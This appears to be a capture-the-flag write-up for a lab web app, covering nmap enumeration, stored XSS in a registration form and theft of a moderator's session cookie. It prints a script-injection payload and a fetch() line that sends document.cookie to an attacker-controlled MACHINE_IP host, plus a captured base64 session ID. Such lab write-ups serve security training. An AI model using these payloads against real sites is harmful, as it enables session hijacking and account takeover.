Whats Your Name?
Utilise your client-side exploitation skills to take control of a web app.
Questions
Setup


add worldwap.thm to /etc/hosts
Enumeration and Scanning
using nmap

Only ssh and http ports were open.

So, let’s open the website.

View Source


If role = moderator -> admin.php if not -> dashboard.php
Get Moderator Role
Let’s visit the register page

Let’s try injecting XSS with a simple payload
1
<script src="http://MACHINE_IP/test"></script>
to check if we can use the payload in each input field.


Just change the username to something shorter 
Now, it succeeds.
Create a php server to check which field is working
php -S 0.0.0.0:80

It seems like every input field except password can accept an XSS payload. Next, let’s steal the moderator’s session cookie to access dashboard.php
Payload :
1
<script>fetch("http://MACHINE_IP?cookie="+ btoa(document.cookie),{method: "GET"});</script>

After registering, look at the log, and we will see the session cookie.

UEhQU0VTU0lEPTkwcWlrdmo4Z2ZjaWxqNXNicmZuNmk4Njhx
Which is encoded with base64. Let’s decode this.

Now, we got the PHPSESSID of the moderator.
